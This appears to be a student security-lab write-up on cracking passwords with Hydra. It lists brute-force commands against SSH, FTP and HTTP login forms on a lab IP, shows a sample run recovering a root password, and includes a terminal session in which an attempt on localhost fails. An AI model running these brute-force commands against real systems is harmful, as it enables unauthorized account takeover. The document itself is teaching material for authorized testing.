

Experiment 14: Cracking the Password Using Hydra

Aim


To understand password cracking / brute-force attacks using Hydra on authorized lab targets only.

Procedure

1. Check if Hydra is installed:
`hydra -h`
2. Basic SSH password attack (use only on your own lab machine):
`hydra -l username -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.100`
3. FTP brute-force example:
`hydra -l admin -P passwords.txt ftp://192.168.1.100`
4. HTTP Form brute-force (example):
`hydra -l admin -P pass.txt 192.168.1.100 http-post-form "/login.php:user=^USER^&pass=^PASS^:F=incorrect"`
5. Always use only on systems you own or have written permission to test.

Sample Output / Results

```
$ hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.100
Hydra v9.5 starting ...
[DATA] attacking ssh://192.168.1.100:22/
[22][ssh] host: 192.168.1.100 login: root password: toor
1 of 1 target successfully completed, 1 valid password found
Hydra finished.
```



```
kali@kali: ~
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ echo "admin" > username.txt
(kali@kali)-[~]
$ echo "password123" > password.txt
(kali@kali)-[~]
$ nmap localhost
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-04 12:38 -0400
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000020s latency).
Other addresses for localhost (not scanned): ::1
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds

(kali@kali)-[~]
$ hydra -l username.txt -P password.txt ssh://localhost
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-04 12:38:56
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://localhost:22/
[ERROR] could not connect to ssh://127.0.0.1:22 - Connection refused
```

